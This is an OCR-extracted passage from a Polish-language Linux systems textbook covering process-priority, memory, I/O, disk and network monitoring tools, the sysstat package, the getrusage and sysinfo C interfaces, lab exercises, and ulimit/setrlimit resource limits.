
Przykład 4-2 Użycie polecenia top

Symbol	Opis
PID	Identyfikator procesu
USER	Nazwa efektywnego użytkownika
PR	Priorytet procesu
NI	Wartość parametru nice
VIRT	Całkowita wielkość pamięci wirtualnej użytej przez proces
RES	Wielkość pamięci rezydentnej (nie podlegającej wymianie) w kb
SHR	Wielkość obszaru pamięci dzielonej użytej przez proces
S	Stan procesu: R – running, D – uninteruptible running, S – sleeping, T – traced or stoped, Z - zombie
%CPU	Użycie czasu procesora w %
%MEM	Użycie pamięci fizycznej w %
TIME+	Skumulowany czas procesora zużyty od startu procesu
COMMAND	Nazwa procesu

Tab. 4-4 Znaczenie parametró polecenia top

4.2.3 Monitor systemu

Do badania obciążenia systemu można użyć także pracującego w trybie graficznym monitora systemu.



Ekran 4-1 Wykorzystanie monitora systemu do badania obciążenia procesorów

4.2.4 Kontrola priorytetów procesów

Priorytet procesu jest informacją dla systemu operacyjnego ja ma przydzielać procesowi czas procesora. Priorytety procesów można obejrzeć za pomocą polecenia:

```
$ ps –l
```

```
$ps -l
F S UID PID  PPID      C PRI  NI ADDR SZ WCHAN  TTY    TIME     CMD
0 S  1000  3485  2169  0  80   0 -  7085 wait   pts/3  00:00:00 bash
0 R  1000  4537  3485  0  80   0 -  3857 -      pts/3  00:00:00 ps
```

Przykład 4-14 Wyświetlenie listy procesów z priorytetami

Wygodniej zrobić to za pomocą polecenia top co pokazano poniżej.

```
$top
 PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
1831 juka      20   0 83340  20m  16m S   37  0.5   1:07.64 gnome-system-
 951 root      20   0 76812  21m  10m S   10  0.5   0:41.70 Xorg
   1 root      20   0  2892 1684 1224 S    0  0.0   0:00.58 init
```

Przykład 4-3 Użycie polecenia top do wyświetlenia priorytetów procesów

W systemie Linux szeregowanie zależy tak od priorytetu (0-najwyższy, 139 najniższy) jak i od parametru `niceval`.

Funkcja `nice` zmienia priorytet procesu poprzez zmianę parametru `niceval`. Dodatnia wartość parametru oznacza zmniejszenie priorytetu procesu, natomiast ujemna – zwiększenie. Tylko użytkownik `root` może ustawiać wartości ujemne.

```
nice [-n niceval] [-niceval][polecenie [argumenty]]
```

`niceval`	Modyfikacja priorytetu z zakresu od -20 do 20. (-20 najwyższy, 20 najniższy). Tylko użytkownik `root` może ustawiać wartości ujemne.
`polecenie`	Polecenie które ma być wykonane na tym priorytecie

Przykład:

```
nice –n 10 tar –cvf kopia.tar /home
```

Gdy proces już się wykonuje jego priorytet można zmienić za pomocą polecenia `renice`.

Ustawienie priorytetu polecenie `renice`:

```
renice niceval [[-p] pid ...] [[-g] pgrp ...] [[-u] user ...]
```

4.3 Monitorowanie zajętości pamięci

Linux implementuje mechanizm pamięci wirtualnej. Pamięć podzielona jest na strony które mogą być umieszczone w pamięci operacyjnej lub dyskowej. Zarządza tym jednostka MMU (ang. *Memory Management Unit*). Gdy uruchamiany jest proces nie przydziela mu się od razu całej pamięci. Uruchamianie nowego procesu odbywa się według schematu:

1. Jądro ładuje początek segmentu kodu procesu.
2. Przydziela pewną liczbę stron pamięci roboczej
3. Gdy następuje odwołanie do instrukcji lub danych której nie ma w pamięci, MMU generuje błąd strony. Kontrolę przejmuje jądro i sprowadza stronę do pamięci operacyjnej.
4. Gdy w systemie brakuje pamięci, nieużywane przez proces strony są zwalniane.

Gdy w systemie brakuje pamięci może dojść do jego spowolnienia lub nawet blokady. Stąd ważne jest monitorowanie zajętości pamięci. Bilans pamięci można sprawdzić za pomocą polecenia `free`

```
$free -m
             total       used       free     shared    buffers     cached
Mem:          3943       3683        260         49        174       2695
-/+ buffers/cache:        813       3130
Swap:         7629          0       7629
```

Przykład 4-15 Działanie polecenia free

Opcje:

`-m` wyświetl dane w MB

Dane na temat zajętości pamięci można uzyskać także z pliku `/proc/meminfo`

```
cat /proc/meminfo | less
MemTotal:        4038400 kB
MemFree:          266812 kB
Buffers:          178652 kB
Cached:          2760460 kB
. . .
SwapTotal:       7813116 kB
SwapFree:        7812912 kB
Shmem:             51432 kB
. . .
```

Przykład 4-16 Wyświetlanie danych o pamięci z pliku /proc/meminfo

Innym narzędziem przydatnym do analizy działania systemu jest polecenie `vmstat`. Uruchamia się je jak poniżej

```
$vmstat interwal
```

Gdy podamy parametr `interwal` program będzie działał w sposób ciągły i aktualizował wyniki z danym interwałem. Informacje na temat polecenia znaleźć można w manualu:

```
$man vmstat
```

```
procs -----------memory---------- ---swap-- -----io---- -system-- ------cpu-----
 r  b   swpd   free   buff  cache   si   so    bi    bo   in   cs  us sy id wa st
 0  0    204 266648 178800 2759992    0    0   222   104  120  269  4  1 94  1  0
 0  0    204 266416 178800 2760788    0    0     0     0  254  717  1  0 99  0  0
 1  0    204 266400 178800 2760984    0    0     0     0   81  262  2  0 98  0  0
```

Przykład 4-17 Monitorowanie pamięci za pomocą polecenia vmstat

r	Liczba procesów w stanie runnable (wykonywanych lub gotowych)
b	Liczba procesów w stanie uninterruptible sleep
swpd	Rozmiar użytej pamięci wirtualnej
free	Rozmiar nieużywanej pamięci
buff	Rozmiar pamięci użytej na bufory dyskowe
cache	Rozmiar pamięci użytej jako schowek
si	Rozmiar pamięci wirtualnej odczytanej z dysku
so	Rozmiar pamięci wirtualnej zapisanej na dysku
bi	Liczba bloków odczytanych z dysku
bo	Liczba bloków zapisanych na dysk
in	Liczba przerwań na sekundę
cs	Liczba przełączeń kontekstu na sekundę
us	Czas spędzony w trybie (ang. user)
sy	Czas spędzony w trybie (ang.system)
id	Czas bezczynności (ang. idle)
wa	Czas spędzony w oczekiwaniu na weście/wyjście
st	Czas „ukradziony” (ang. Stolen) przez maszynę wirtualną

Tab. 4-5 Znaczenie wyników polecenia vmstat

Wielkości ostrzegawcze:

- RAM – zajętość 90%
- SWAP - zajetość 80%

Gdy progi ostrzegawcze są przekroczone należy:

- Zmniejszyć liczbę procesów uruchamianych automatycznie
- Zwiększyć obszar swap
- Zainstalować dodatkowe moduły pamięci RAM

4.4 Monitorowanie działanie urządzeń wejścia wyjścia

Monitorowanie systemy wejścia/wyjścia może być wykonane za pomocą narzędzi `iostat` i `iotop.`

4.4.1 Polecenie iostat

Narzędzie `iostat` pokazuje bieżącą aktywność wejścia/wyjścia komputera, przesyłanie danych na poszczególne urządzenia. Może być wykorzystane do polepszenia wydajności komputera.

```
$sudo iostat

Linux 3.13.0-74-generic (Ubol)     11.02.2016  _x86_64_    (4 CPU)
avg-cpu:  %user   %nice %system %iowait  %steal   %idle
           1,71    1,12    0,39    0,90    0,00   95,88

Device:            tps    kB_read/s    kB_wrtn/s    kB_read    kB_wrtn
sda               3,79        78,50        35,98    6564392    3009076
sdb               0,01         0,06         0,78       4752      65536
```

Przykład 4-18 Działanie narzędzia iostat

`user`	Procent czasu procesora spędzony w trybie `user`
`nice`	Procent czasu procesora spędzony w trybie `user` z priorytetem `nice`
`system`	Procent czasu procesora spędzony w trybie `system`
`iowait`	Procent czasu procesora spędzony w oczekiwaniu na zakończenie operacji we/wy
`steal`	Procent „ukradziony” (ang. Stolen) przez maszynę wirtualną
`idle`	Procent czasu procesora spędzony na bezczynności
`tps`	Liczba transferów na sekundę dla danego urządzenia
`kB_read/s`	Liczba bloków na sekundę czytanych przez urządzenie
`kB_wrtn/s`	Liczba bloków na sekundę pisanych przez urządzenie
`kB_read`	Całkowita liczba bloków na odczytanych przez urządzenie
`kB_wrtn`	Całkowita liczba bloków na zapisanych przez urządzenie


Tab. 4-6 Znaczenie wyników polecenia iostat

Polecenie `iostat` podaje dane dotyczące operacji wejścia/wyjścia dla poszczególnych urządzeń lecz nie różnicuje wyników ze względu na procesy.

4.4.2 Polecenie iotop

Polecenie `iotop` podaje dane dotyczące operacji wejścia/wyjścia dla poszczególnych procesów. Należy je uruchomić w trybie root:

```
$sudo iotop
```



Ekran 4-2 Wyniki działania narzędzia iotop

`TID`	Identyfikator procesu
`PRIO`	Klasa/priorytet procesu dotyczący operacji wejścia wyjścia. Rozróżnia się klasy: `be` – (ang. *best efford*) szeregowanie sprawiedliwe `rt` – (ang *real time*) czasu rzeczywistego, jądro preferuje takie operacje `idle` – (ang. bezczynność), operacja szeregowana gdy nie ma innych zadań Priorytet: im liczba mniejsza tym priorytet wyższy
`USER`	Użytkownik
`DISK READ`	Strumień danych czytanych z dysku
`DISK WRITE`	Strumień danych pisanych na dysk
`SWAPIN`	Procent czasu oczekiwania na przesłania z przestrzenią wymiany
`IO`	Procent czasu oczekiwania na przesłania w trakcie operacji we/wy
`COMMAND`	Nazwa procesu

Tab. 4-7 Znaczenie wyników polecenia iotop

4.5 Monitorowanie dostępności wolnej przestrzeni w systemie plików

W działającym systemie komputerowym wymagana jest zdolność zapisywania informacji na urządzeniach pamięciowych zorganizowanych jako system plików. Informację o tym można uzyskać za pomocą polecenia `df` (ang. disk free)

```
#df
Filesystem     1K-blocks    Used Available Use% Mounted on
/dev/sda1       39088480 8503092  28576764  23% /
/dev/sr0           65114   65114         0 100% /media/cdrom0
```

Przykład 4-19 Wyświetlanie zajętości woluminów dyskowych za pomocą narzędzia df

`Filesystem` – urządzenie pamięciowe

```
1K-blocks    - całkowita pojemność woluminu w blokach 1024 bajtów
Used         - liczba zajętych bloków
Available    - liczba wolnych bloków
Use%         - Zajętość urządzenia w %
Mounted on   - punkt montowania
```

4.6 Monitorowanie obciażenia interfejsu sieciowego

Kolejnym elemenem systemu który może być przeciążony to interfejs sieciowy. Do monitorowania jego stanu służy polecenie `nicstat`.

```
nicstat  [-hvnsxpztualkMU]  [-iinterface] [-Sint:mbps[fd|hd]] [interval
[count]]
Time      The  time  corresponding  to  the end of the sample shown, in
               HH:MM:SS format (24-hour clock).

Int             The interface name.
rKB/s, InKB     Kilobytes/second read (received).
wKB/s, OutKB    Kilobytes/second written (transmitted).
rMbps, RdMbps   Megabits/second read (received).
wMbps, WrMbps   Megabits/second written (transmitted).
rPk/s,          Packets (TCP Segments, UDP Datagrams)/second read (received).
wPk/s,          Packets (TCP Segments, UDP Datagrams)/second written  (trans-
                mitted).
rAvs            Average size of packets read (received).
wAvs            Average size of packets written (transmitted).
%Util           Percentage  utilization  of  the  interface.
```

```
Time          Int   rKB/s   wKB/s   rPk/s   wPk/s    rAvs    wAvs %Util    Sat
13:33:28    ens33    0.81    0.02    0.59    0.25  1396.3   64.72  0.00   0.00
13:33:28       lo    0.00    0.00    0.00    0.00   79.44   79.44  0.00   0.00
```

Przykład 4-4 Monitorowanie stanu interfejsu sieciowego za pomocą polecenia nicstat

4.7 Pakiet sysstat

Poprzednio opisane narzędzia służą do monitorowania zasobów systemu w chwili gdy są uruchamiane. Często jednak zachodzi potrzeba ciągłego (lub okresowego) monitorowania i zapisu wyników w plikach rejestrowych. Służy do tego celu pakiet `sysstat`. Pakiet `sysstat` jest pakietem narzędzi systemu Linux przeznaczonym do monitorowania systemu co opisano w [35]. W skład jego wchodzą narzędzia:

- `sar` – zbieranie i raportowanie informacji o aktywności systemu
- `iostat` – raportowanie użycia CPU oraz statystyk wejścia/wyjścia dysków
- `mpstat` – raportowanie statystyk globalnych i w podziale na poszczególne procesory
- `pidstat` – raportowanie statystyk zadań Linuksa (procesów)
- `sadf` – wyświetlanie danych zebranych przez `sar` w różnych formatach
- `cifsiostat` – raportowanie statystyk wejścia/wyjścia systemów plików CIFS

Instalujemy pakiet poleceniem:

```
apt-get install sysstat
```

Proces startujemy jako usługę za pomocą polecenia:

```
root@kali:/usr/lib/sysstat# /etc/init.d/sysstat start
[ ok ] Starting sysstat (via systemctl): sysstat.service.
```

Sprawdzenie aktywności:

```
# systemctl status sysstat
● sysstat.service - LSB: Start/stop sysstat's sadc
   Loaded: loaded (/etc/init.d/sysstat; generated; vendor preset: disabled)
   Active: active (exited) since Tue 2019-10-01 06:51:11 EDT; 2min 41s ago
```

Plik konfiguracyjny systemu to: `/etc/sysstat/sysstat.` Jeśli chcemy aby program uruchamiał się automatycznie należy w pliku `/etc/default/sysstat` ustawić parametr `ENABLED="true".` Wyniki działania zapisane są w katalogu `/var/log/sysstat` w postaci binarnej. Do przeglądania zawartości rejestru służy polecenie `sar`. Narzędzie `sar` składa się z następujących części umieszczonych w katalogu: `/usr/lib/sysstat`:

- `sar` - wyświetla zapisane dane.
- `sadc` - system activity data collector, zapisuje w formacie binarnym dane o procesach systemowych.
- `sa1` - skrypt BASH, wykorzystuje w tle sadc, uruchamiany jest przez cron co 10 minut (`/etc/cron.d/sysstat`).
- `sa2` - skrypt BASH, wykorzystywany jest do zapisu dziennego raportu, uruchamiany jest przez Cron każdego dnia (`/etc/cron.d/sysstat`).
- `sadf` - wyświetla zapisane dane, oferuje różne formaty (CSV, XML, itd.).

Programy uruchamiane są automatycznie przez demona `cron`. Należy więc sprawdzić czy demon `cron` pracuje.

```
$systemctl status cron
● cron.service - Regular background program processing daemon
   Loaded: loaded (/lib/systemd/system/cron.service; enabled; vendor preset:
enabled)
   Active: active (running) since Wed 2018-09-19 05:18:53 EDT; 9h ago
     Docs: man:cron(8)
 Main PID: 384 (cron)
```

Przykład 4-5 Sprawdzenie czy demon cron się wykonuje

```
$ cat /etc/cron.d/sysstat
# The first element of the path is a directory where the debian-sa1
# script is located
PATH=/usr/lib/sysstat:/usr/sbin:/usr/sbin:/usr/bin:/sbin:/bin

# Activity reports every 10 minutes everyday
5-55/10 * * * * root command -v debian-sa1 > /dev/null && debian-sa1 1 1

# Additional run at 23:59 to rotate the statistics file
59 23 * * * root command -v debian-sa1 > /dev/null && debian-sa1 60 2
```

Przykład 4-6 Sprawdzenie kiedy demon cron uruchamia skrypt `debian-sa1`

System `sysstat` zapisuje dane w katalogu `/var/log/sysstat i` utrzymuje je przez tydzień, ale można wydłużyć je do miesiąca. Dzienne dane są w postaci plików:

```
# ls -l /var/log/sysstat/
sa18 sa19 sa20 sa21 sa22 sa23 sa24
```

Zawartość plików można wyświetlić programem `sar`, zakres wyświetlania specyfikują parametry. Parametr –f podaje nazwę pliku z okreslonego dnia, np. sar -f /var/log/sysstat/sa19.

```
#sar -f /var/log/sysstat/sa19
Linux 4.6.0-kali1-686-pae (kali)   09/19/2018  _i686_      (2 CPU)

12:28:23 PM     CPU     %user     %nice   %system   %iowait    %steal     %idle
12:28:31 PM     all      3.57      0.00      1.85      0.00      0.00     94.58
12:28:39 PM     all      1.98      0.00      1.32      0.00      0.00     96.70
12:30:11 PM     all      2.34      0.00      1.95      0.01      0.00     95.70
Average:        all      2.41      0.00      1.90      0.01      0.00     95.68
```

Przykład 4-7 Obciażenie systemu według programu `sysstat`.

Można też zadać zakres godzinowypodając czas rozpoczęcia i zakończenia:

- czas rozpoczęcia -s [hh:mm:ss]
- czas zakończenia -e [hh:mm:ss]

```
$ sar -P ALL -f /var/log/sysstat/sa19
Linux 4.6.0-kali1-686-pae (kali)   09/19/2018  _i686_      (2 CPU)

12:28:23 PM     CPU     %user     %nice   %system   %iowait    %steal     %idle
12:28:31 PM     all      3.57      0.00      1.85      0.00      0.00     94.58
12:28:31 PM       0      4.41      0.00      1.96      0.00      0.00     93.63
12:28:31 PM       1      2.72      0.00      1.85      0.00      0.00     95.43
...
Average:        CPU     %user     %nice   %system   %iowait    %steal     %idle
Average:        all      0.41      0.00      0.29      0.00      0.00     99.30
Average:          0      0.47      0.00      0.30      0.00      0.00     99.22
Average:          1      0.35      0.00      0.27      0.00      0.00     99.37
```

Przykład 4-8 Obciażenie systemu według programu `sysstat` podane przez sar dla dnia 19, godziny `12:28:23` do teraz.

Niektóre parametry programu sar pokazano w tabeli:

Polecenie	Opis
`sar -P ALL`	Obciążenie procesorów
`sar -r`	Obciążenie pamięci
`sar –b`	Obciążenie systemu we/wy
`sar –n DEV`	Obciążenie sieci
`sar -A`	Wszystkie parametry

Tab. 4-8 Parametry programu sar

4.8 Monitorowanie zasobów z poziomu programu

Zasoby używane przez system i proces mogą być również monitorowane z poziomu programu. Do tego celu służy funkcja `rusage i sysinfo`.

```
#include <sys/time.h>
#include <sys/resource.h>

int getrusage(int who, struct rusage *usage);
```

Gdzie:

`Who` `RUSAGE_SELF` – informacja dotyczy tego procesu
`RUSAGE_CHILDREN` - informacja dotyczy procesów potomnych
`RUSAGE_THREAD` - informacja dotyczy tego wątku
`usage` Struktura zawierająca informacje o zasobach

```
struct rusage {
      struct timeval ru_utime; /* user CPU time used */
      struct timeval ru_stime; /* system CPU time used */
      long   ru_maxrss;        /* maximum resident set size */
      long   ru_ixrss;         /* integral shared memory size */
      long   ru_idrss;         /* integral unshared data size */
      long   ru_isrss;         /* integral unshared stack size */
      long   ru_minflt;        /* page reclaims (soft page faults) */
      long   ru_majflt;        /* page faults (hard page faults) */
      long   ru_nswap;         /* swaps */
      long   ru_inblock;       /* block input operations */
      long   ru_oublock;       /* block output operations */
      long   ru_msgsnd;        /* IPC messages sent */
      long   ru_msgrcv;        /* IPC messages received */
      long   ru_nsignals;      /* signals received */
      long   ru_nvcsw;         /* voluntary context switches */
      long   ru_nivcsw;        /* involuntary context switches */
};
```

Przykład wykorzystania monitorowania zasobów z poziomu programu podano poniej.

```
#include <stdio.h>
#include <time.h>
#include <stdint.h>
#include <sys/time.h>
#include <sys/resource.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
    struct rusage ru;
    struct timeval utime;
    struct timeval stime;
    int i,j;
    for(j=0;j<10;j++) {
      for (i = 0; i < 10000000; i++) {
        int x;
        x += i;
      }
      sleep(1);
      getrusage(RUSAGE_SELF, &ru);
      utime = ru.ru_utime;
      stime = ru.ru_stime;
      printf("ru_utime: %lld [sec]: %ld [usec], :ru_stime: %lld [sec]: %lld
             [usec]\n",
             (int64_t)utime.tv_sec, (int64_t)utime.tv_usec,
             (int64_t)stime.tv_sec, (int64_t)stime.tv_usec);
    }
    return 0;
}
```

Przykład 4-9 Monitorowanie czasu zużywanego przez proces

Inną funkcją służącą do monitorowania obciażenia systemu jest `sysinfo`.

```
#include <sys/sysinfo.h>
int sysinfo(struct sysinfo *info);
```

`info` Struktura zawierająca informacje o obciażeniu systemu

```
struct sysinfo {
               long uptime;             /* Seconds since boot */
               unsigned long loads[3];  /* 1, 5, and 15 minute load averages */
               unsigned long totalram;  /* Total usable main memory size */
               unsigned long freeram;   /* Available memory size */
               unsigned long sharedram; /* Amount of shared memory */
               unsigned long bufferram; /* Memory used by buffers */
               unsigned long totalswap; /* Total swap space size */
               unsigned long freeswap;  /* Swap space still available */
               unsigned short procs;    /* Number of current processes */
               char _f[22];             /* Pads structure to 64 bytes */
           };
```

4.9 Zadania

4.9.1 Badanie jakie pliki otworzył dany proces

W nowej konsoli uruchom program `mc` i wyświetl za jego pomocą zawartość dowolnego pliku. Następnie za pomocą programu `lsof` określ numer deskryptora (uchwytu) odpowiadającego temu plikowi.

4.9.2 Obciążenie procesora

Napisz program który obciąża wszystkie dostępne procesory. Parametr `nice` dla procesu potomnego ma być przekazany jako parametr. Przykładowo polecenie

```
$./obciaz 2 4 6 8
```

ma powodować uruchomienie czterech procesów potomnych i przekazać im parametr nice kolejno 2,3,6,8. Każdy program ma wykonywać obciążające procesor czynności i zwracać czas wykonania. Użyj funkcji `int nice(int inc)`. Zaobserwuj obciążenie systemu przy pomocy narzędzi: monitor systemu, `top, time, uptime, pidstat`.

4.9.3 Operacje wejścia wyjścia

Napisz program czytający dane z wybranego pliku i policz czytane bajty. Porównaj otrzymane wyniki z wynikami podanymi w plikach `/proc/[pid]/io` i `/proc/[pid]/fdinfo`.

4.9.4 Obciążenie pamięci operacyjnej

Napisz program który obciąża pamięć operacyjną. Program ma pobierać kolejne obszary pamięci operacyjnej i wyświetlać te wielkości. Do pobierania pamięci można uzyć funkcji `void *malloc(size_t size)`. Zaobserwuj działanie programu za pomocą narzędzi: `vmstat, free, pidstat`

4.9.5 Obciążenie systemu wejścia / wyjścia

Napisz program który obciąża system wejścia/wyjścia. Program ma współbieżnie czytać określony plik i kopiować jego zawartość do nowego pliku. Zaobserwuj działanie programu za pomocą narzędzi: `iostat, iotop` i `pidstat`.

4.9.6 Obciążenie procesora przez proces – z monitorowaniem zasobów

Zmodyfikuj program z punktu 4.9.2 tak aby proces macierzysty monitorował zużycie czasu procesora dla procesów potomnych. Wykorzystaj funkcję `getrusage(RUSAGE_CHILDREN,&ru)`.

4.9.7 Pomiar obciążenia systemu

Wykorzystując funkcję `sysinfo` napisz program monitorujący obciażenie systemu. Uwzgędnij: obciażenie procesora, Wolną pamięć, liczbę procesów.

5. Ustanawianie ograniczeń na użycie zasobów

W każdym systemie komputerowym zasoby potrzebne do tworzenia i wykonywania procesów są ograniczone. W przypadku gdy w systemie działa wiele procesów ważną rzeczą jest zabezpieczenie systemu przed wyczerpaniem zasobów spowodowanym przez nadmierne zużycie zasobów przez procesy wchodzące w skład aplikacji.


W bezpiecznym systemie operacyjnym powinien istnieć mechanizm limitujący pobieranie zasobów przez procesy.

System Linux posiada mechanizmy pozwalające na ustanowienie limitu na takie zasoby jak:

- czas procesora,
- pamięć operacyjna,
- pamięć wirtualna
- wielkość pamięci pobranej ze sterty,
- wielkość segmentu stosu,
- maksymalna liczba deskryptorów plików,
- maksymalna wielkość pliku utworzonego przez proces
- maksymalna liczba procesów potomnych tworzonych przez proces.
- Maksymalna liczba blokad plików i obszarów pamięci operacyjnej

Dla każdego z tych zasobów istnieje:

- ograniczenie miękkie (*ang. soft limit*)
- ograniczenie twarde (*ang. hard limit*).

Ograniczenie miękkie może być zmieniane przez proces bieżący ale nie może przekroczyć twardego.
Ograniczenie twarde może być zmieniane przez proces o statusie administratora.

5.1 Testowanie i ustawianie limitu zasobów z poziomu shell

Do testowania i ustawiania poziomu zużycia zasobu przez uzytkownika służy polecenie `ulimit`

```
ulimit [-acdfHlmnpsStuv] [limit]
```

Opcje:

`-S`	Zmień lub pokaż miękkie ograniczenie
`-H`	Zmień lub pokaż twarde ograniczenie
`-a`	Pokaż wszystkie ograniczenia
`-c`	Maksymalna wielkość pamięci operacyjnej
`-d`	Maksymalna wielkość segmentu danych
`-f`	Maksymalna wielkość tworzonego pliku
`-l`	Maksymalna wielkość pamięci operacyjnej która może być zablokowana
`-n`	Maksymalna liczba deskryptorów plików
`-p`	Maksymalna wielkość bufora na łącza nienazwane
`-s`	Maksymalna wielkość stosu
`-t`	Maksymalna wielkość jednostek czasu procesora
`-u`	Maksymalna liczba tworzonych przez użytkownika procesów
`-v`	Maksymalna wielkość pamięci wirtualnej dla procesu

```
$ulimit -a
core file size          (blocks, -c) 0
data seg size           (kbytes, -d) unlimited
scheduling priority             (-e) 0
file size               (blocks, -f) unlimited
pending signals                 (-i) 16382
max locked memory       (kbytes, -l) 64
max memory size         (kbytes, -m) unlimited
open files                      (-n) 1024
pipe size            (512 bytes, -p) 8
POSIX message queues     (bytes, -q) 819200
real-time priority              (-r) 0
stack size              (kbytes, -s) 8192
cpu time               (seconds, -t) unlimited
max user processes              (-u) unlimited
virtual memory          (kbytes, -v) unlimited
file locks                      (-x) unlimited
$ulimit –Sn 10
$ulimit –n
10
```

Przykład 5-1 Testowanie i ustawianie limitów zasobów

Ustawiane limity zmieniane są w jednostkach 1024 bajtowych z wyjątkiem:

- –t – sekundy,
- -p – bloki 512 bajtów
- -n – sztuki
- -u – sztuki,

5.2 Testowanie i ustawianie limitu zasobów z poziomu programu

Do testowania limitów zasobów służy funkcja `getrlimit`.

`getrlimit` – pobranie aktualnego limitu zasobów

```
int getrlimit(int resource, struct rlimit *rlp)
```

Gdzie:

`resource`	Określenie zasobu.
`rlp`	Wskaźnik na strukturę zawierającą bieżące i maksymalne ograniczenie.

Funkcja zwraca `0` gdy sukces a `–1` gdy błąd. Jako pierwszy parametr funkcji podać należy numer testowanego zasobu które podaje tabela. Funkcja powoduje skopiowanie do struktury `rlp` aktualnych ograniczeń. Struktura ta zawiera co najmniej dwa elementy:

`rlim_cur` - zawiera ograniczenie miękkie
`rlim_max` zawierający ograniczenie twarde.

Do ustawiania limitów zasobów służy funkcja `setrlimit`.

`setrlimit` – ustanowienie nowego limitu zasobów

```
int setrlimit(int resource, struct rlimit *rlp)
```

Funkcja zwraca `0` gdy sukces a `–1` gdy błąd. Gdy proces próbuje pobrać zasoby ponad przydzielony limit system operacyjny może:

1. Zakończyć proces.
2. Wysłać do niego sygnał .
3. Zakończyć błędem funkcję pobierającą dany zasób.

Oznaczenie	Opis	Akcja przy przekroczeniu
RLIMIT_AS	Pamięć wirtualna	Wysłanie sygnału SIGSEGV do procesu przekraczającego zasób
RLIMIT_CORE	Pamięć operacyjna	Zakończenie procesu z zapisaniem na dysku obrazu pamięci operacyjnej.
RLIMIT_CPU	Czas procesora	Wysłanie sygnału SIGXCPU do procesu przekraczającego zasób.
RLIMIT_DATA	Wielkość pamięci pobranej ze sterty.	Funkcja pobierająca pamięć kończy się błędem.
